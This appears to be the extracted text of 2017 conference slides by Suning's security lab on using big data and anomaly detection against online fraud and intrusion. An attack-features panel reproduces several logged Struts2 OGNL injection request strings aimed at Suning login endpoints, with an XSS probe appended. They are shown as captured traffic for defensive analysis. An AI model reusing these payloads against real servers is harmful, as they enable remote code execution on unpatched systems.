



第九届中国系统架构师大会
SYSTEM ARCHITECT CONFERENCE CHINA 2017


潜行狙击

业务安全大数据融合

苏宁攻防实验室 黄宙

个人经历

黄宙 ID:tombook



一．索伦之眼中的黑产

二．黑产的事前、事中、事后

三．索伦之眼对抗黑产痛点

四．索伦之眼跨界融合

黑产VS索伦之眼



索伦之眼下的苏宁安全生态

苏宁
安全
生态

网络安全

主机安全

应用安全

移动安全

技术型
黑产

溯源攻击

业务安全

技巧型
黑产

能力安全

研发安全

管理安全

情报安全

技能型
黑产

一．索伦之眼中的黑产

二．黑产的事前、事中、事后

三．索伦之眼对抗黑产痛点

四．索伦之眼跨界融合

技术型、技能型黑产发生的过程



技能型、技巧型黑产发生过程



欢迎注册QQ

每一天，乐在沟通。

免费靓号

账号登录

立即注册>

昵称

密码

+86

手机号码

可通过该手机号找回密码



手机号码/邮箱/个性账号



密码

☐ 记住账号

[忘记密码?](#)

立即注册

登 录

神盾登录

业务逻辑利用

业务接口利用



SACC
2017

云智未来^{9th}

IT168.com

ChinaUnix

ITPUB


一．索伦之眼中的黑产

二．黑产的事前、事中、事后

三．索伦之眼对抗黑产痛点

四．索伦之眼跨界融合

索伦之眼对抗黑产



安全经验升级成算法




安全经验的汇集，提炼形成算法。

说了很多，往往一句话解决问题。

XX，你说的方法，有点像XX算法/模型？

隐马尔可夫模型
Hidden Markov Model



大数据融合理论与算法基础

1. 基于日志的挖掘安全未知漏洞的方法和系统，2015.1
2. 一种攻击预警方法及装置，2017.9

[发明公布] 基于日志的挖掘安全未知漏洞的方法和系统

申请公布号：CN105871776A

申请公布日：2016.08.17

申请号：2015100269046

申请日：2015.01.19

申请人：苏宁云商集团股份有限公司

发明人：黄宙


地址：210042江苏省南京市玄武区苏宁大道1号15楼

分类号：H04L29/06(2006.01)I; H04L12/26(2006.01)I 全部

摘要： 本发明提供一种基于日志的挖掘安全未知漏洞的方法和系统。该方法包括步骤：S1、网站服务器根据用户请求资源，产生用户访问日志；S2、对所产生的用户访问日志进行访问；S3、判断服务器域名和用户请求资源信息是否属于分析清洗的范围，若是，则对所述服务器域名和用户请 全部



平台架构



对抗黑产的痛点区域

事前

- 行为异常
- 帐号异常
- 位置异常
- 设备异常
- 时间异常

事中

- 异常行为
- 帐号异常
- 交易异常
- 支付异常
- 位置异常
- 设备异常
- 时间异常

事后

- 行为异常
- 帐号异常
- 位置异常
- 设备异常
- 时间异常

技术型黑产-渗透

技能型黑产-挖洞

技巧型黑产-欺诈

网络与主机安全大数据

被攻击应用

攻击特征

passport.suning.com	/ids/login?stamp=1506552645.67&('%5c43_memberAccess.allowStaticMethodA...
passport.suning.com	/ids/login?stamp=1506552645.67&('%5c43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('%5c43context%5b%5c'xwork.MethodAccessor.denyMethodExecution%5c'%5d%5c75false')(b))&('%5c43c')(('%5c43_memberAccess.excludeProperties%5c75@java.util.Collections@EMPTY_SET')(c))&(g)(('%5c43req%5c75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(i2)(('%5c43xman%5c75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)(('%5c43xman%5c75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i95)(('%5c43xman.getWriter().println(2522%5c100%5c167%5c145%5c142%5c163%5c141%5c146%5c145%5c163%5c143%5c141%5c156%5c100%2522)')(d))&(i99)(('%5c43xman.getWriter().close()')(d))=1%3index1_none_search_ss2=--%253E%2527%2522%253E%253CH1%253EX5S%2540HERE%253C%252FH1%253E&index1_none_search_ss1=%25E6%2590%259C%25E7%25B4%25A2
passport.suning.com	/?stamp=1506552645.67&('%5c43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('%5c43context%5b%5c'xwork.MethodAccessor.denyMethodExecution%5c'%5d%5c75false')(b))&('%5c43c')(('%5c43_memberAccess.excludeProperties%5c75@java.util.Collections@EMPTY_SET')(c))&(g)(('%5c43req%5c75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(i2)(('%5c43xman%5c75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)(('%5c43xman%5c75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i95)(('%5c43xman.getWriter().println(2522%5c100%5c167%5c145%5c142%5c163%5c141%5c146%5c145%5c163%5c143%5c141%5c156%5c100%2522)')(d))&(i99)(('%5c43xman.getWriter().close()')(d))=1%3index1_none_search_ss2=--%253E%2527%2522%253E%253CH1%253EX5S%2540HERE%253C%252FH1%253E&index1_none_search_ss1=%25E6%2590%259C%25E7%25B4%25A2
passport.suning.com	/?stamp=1506552645.67&('%5c43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('%5c43context%5b%5c'xwork.MethodAccessor.denyMethodExecution%5c'%5d%5c75false')(b))&('%5c43c')(('%5c43_memberAccess.excludeProperties%5c75@java.util.Collections@EMPTY_SET')(c))&(g)(('%5c43req%5c75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(i2)(('%5c43xman%5c75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)(('%5c43xman%5c75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i95)(('%5c43xman.getWriter().println(2522%5c100%5c167%5c145%5c142%5c163%5c141%5c146%5c145%5c163%5c143%5c141%5c156%5c100%2522)')(d))&(i99)(('%5c43xman.getWriter().close()')(d))=1%3index1_none_search_ss2=--%253E%2527%2522%253E%253CH1%253EX5S%2540HERE%253C%252FH1%253E&index1_none_search_ss1=%25E6%2590%259C%25E7%25B4%25A2
msg.suning.com	//mms-web/ids/login?stamp=1506552645.67&('%5c43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('%5c43context%5b%5c'xwork.MethodAccessor.denyMethodExecution%5c'%5d%5c75false')(b))&('%5c43c')(('%5c43_memberAccess.excludeProperties%5c75@java.util.Collections@EMPTY_SET')(c))&(g)(('%5c43req%5c75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(i2)(('%5c43xman%5c75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)(('%5c43xman%5c75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i95)(('%5c43xman.getWriter().println(2522%5c100%5c167%5c145%5c142%5c163%5c141%5c146%5c145%5c163%5c143%5c141%5c156%5c100%2522)')(d))&(i99)(('%5c43xman.getWriter().close()')(d))=1%3index1_none_search_ss2=--%253E%2527%2522%253E%253CH1%253EX5S%2540HERE%253C%252FH1%253E&index1_none_search_ss1=%25E6%2590%259C%25E7%25B4%25A2
aq.suning.com	/asc/ids/login?stamp=1506552645.67&('%5c43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('%5c43context%5b%5c'xwork.MethodAccessor.denyMethodExecution%5c'%5d%5c75false')(b))&('%5c43c')(('%5c43_memberAccess.excludeProperties%5c75@java.util.Collections@EMPTY_SET')(c))&(g)(('%5c43req%5c75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(i2)(('%5c43xman%5c75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)(('%5c43xman%5c75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i95)(('%5c43xman.getWriter().println(2522%5c100%5c167%5c145%5c142%5c163%5c141%5c146%5c145%5c163%5c143%5c141%5c156%5c100%2522)')(d))&(i99)(('%5c43xman.getWriter().close()')(d))=1%3index1_none_search_ss2=--%253E%2527%2522%253E%253CH1%253EX5S%2540HERE%253C%252FH1%253E&index1_none_search_ss1=%25E6%2590%259C%25E7%25B4%25A2

192.168.112.155

192.168.120.165

22

2017-09-22 00:51:17

DOS攻击

SSH

业务面向规则大数据

PATH	
/mobile/v2/pay/toAlipay.do	order.suning.com/mobile/v2/pay/toAlipay.do?orderId=201401247128&clientInfo=MOBILE 02 01 5.4.2
/mobile/v1/otherPay/confirmOtherPay.do	order.suning.com/mobile/v1/otherPay/confirmOtherPay.do?orderId=32100124572&storeId=10052&ca
/mobile/v1/otherPay/confirmOtherPay.do	order.suning.com/mobile/v1/otherPay/confirmOtherPay.do?totalAmount=16784.00&orderId=3868012
/mobile/v2/pay/checkPayMethod.do	order.suning.com/mobile/v2/pay/checkPayMethod.do?orderIds=38280145399&clientType=android&te
/modifyOrder/toModifyOrder.do	order.suning.com/modifyOrder/toModifyOrder.do?orderId=40560127536
/mobile/v2/order/queryOrderList.do	order.suning.com/mobile/v2/order/queryOrderList.do?status=waitReceive&page=1&pageSize=10&co
/onlineOrder/listPopup.do	order.suning.com/onlineOrder/listPopup.do?action=factoryConfirm&type=success&key=https://order.s
/wap/pay/queryOtherPayConfirmInfo.do	order.suning.com/wap/pay/queryOtherPayConfirmInfo.do?orderId=33200142168&custNo=622275411
/mobile/v1/otherPay/confirmOtherPay.do	order.suning.com/mobile/v1/otherPay/confirmOtherPay.do?totalAmount=8392.00&orderId=38680127
/mobile/v3/pay/queryPayMethods.do	order.suning.com/mobile/v3/pay/queryPayMethods.do?orderIds=32680133983&clientType=android&v
/mobile/v3/pay/queryAdText.do	order.suning.com/mobile/v3/pay/queryAdText.do?clientType=android&version=20170823
/publicService/orderCount.do	order.suning.com/publicService/orderCount.do?callback=jQuery17207742736119080929_1505139987
/onlineOrder/queryOrderList.do	order.suning.com/onlineOrder/queryOrderList.do?condition=&startDate=2017-06-01 &endDate=2017-
/fc/reject.do	order.suning.com/fc/reject.do?rejectType=2
/mobile/v2/pay/paySuccess.do	order.suning.com/mobile/v2/pay/paySuccess.do?orderIds=31420184871&clientType=android&version
/mobile/v1/onlineOrder/queryOrderList.do	order.suning.com/mobile/v1/onlineOrder/queryOrderList.do?catalogId=10051&clientType=ios&pageN
/mobile/v1/otherPay/confirmOtherPay.do	order.suning.com/mobile/v1/otherPay/confirmOtherPay.do?totalAmount=288.00&orderId=395201212
/wap/onlineOrder/queryOrderDetail.do	order.suning.com/wap/onlineOrder/queryOrderDetail.do?orderId=4026194854&vendorCode=0000000
/mobile/v1/onlineOrder/queryOrderList.do	order.suning.com/mobile/v1/onlineOrder/queryOrderList.do?storeId=10052&catalogId=10051&userId
/pay/otherPay.do	order.suning.com/pay/otherPay.do?orderId=34440162270&custNo=6215354385&encrypt=cdfb25bd32
/wap/pay/toWxpay.do	order.suning.com/wap/pay/toWxpay.do?orderId=36440132312&orderType=4&bizzType=1&openId=o
/recommend/queryRecommendProductsForNew.do	order.suning.com/mobile/v2/recommend/queryRecommendProductsForNew.do?cityId=023&clientType
/mobile/v2/order/queryOrderList.do	order.suning.com/mobile/v2/order/queryOrderList.do?clientType=ios&page=1&status=all&version=20
/mobile/v2/order/queryOrderDetail.do	order.suning.com/mobile/v2/order/queryOrderDetail.do?clientType=ios&omsOrderId=0068017738478
/order/orderDetail.do	order.suning.com/order/orderDetail.do?orderId=9025927853&vendorCode=0000000000

数字和小写字母混杂

数字和大写字母混杂

业务安全的离线与实时

异常访问行为

异常访问

未知攻击预警

实时分析

历史记录

域名	URL	时间	未知数据
order.suni...	/onlineOrder/listPopup.do	2017-09-25 12:00:34	action=fac..
order.suni...	/mobile/v2/pay/checkPayMethod.do	2017-09-25 12:29:45	clientType..
vip.suning...	/m/tm/ajax/getWechatToken.do	2017-09-25 12:48:21	url=http://...
order.suni...	/onlineOrder/listPopup.do	2017-09-25 12:13:00	action=fac..
shopping.s...	/app/cart1/gateway/mergeShoppingCart.do	2017-09-25 12:34:59	tempCartId.
order.suni...	/mobile/v2/pay/checkPayMethod.do	2017-09-25 12:31:17	clientType..
order.suni...	/onlineOrder/listPopup.do	2017-09-25 12:12:21	action=fac..
order.suni...	/onlineOrder/listPopup.do	2017-09-25 12:11:14	action=fac..

移动安全感知对抗

主机安全

网络安全

移动安全

业务安全

应用安全

攻击溯源

主机管理

系统管理

应用加固

+ 添加应用

删除

<input type="checkbox"/>	应用信息	上传时间	大小	加固状态	操作
<input type="checkbox"/>	 SuningMail	2017-10-17 09:42:07	11.06	加固成功	删除 下载加固
<input type="checkbox"/>	 红掌柜	2017-10-17 09:41:50	2.68	加固成功	删除 下载加固
<input type="checkbox"/>	 苏宁小店	2017-10-17 09:40:45	9.86	加固成功	删除 下载加固
<input type="checkbox"/>	 苏宁游戏平台	2017-10-17 09:40:07	1.12	加固成功	删除 下载加固
<input type="checkbox"/>	 苏宁金融	2017-10-16 17:57:15	35.83	加固成功	删除 下载加固
<input type="checkbox"/>	 易付宝商户版	2017-10-16 17:03:14	1.42	加固成功	删除 下载加固

如果未使用加密措施，传输数据可被还原成网络层的数据包

日志泄漏风险 (38)

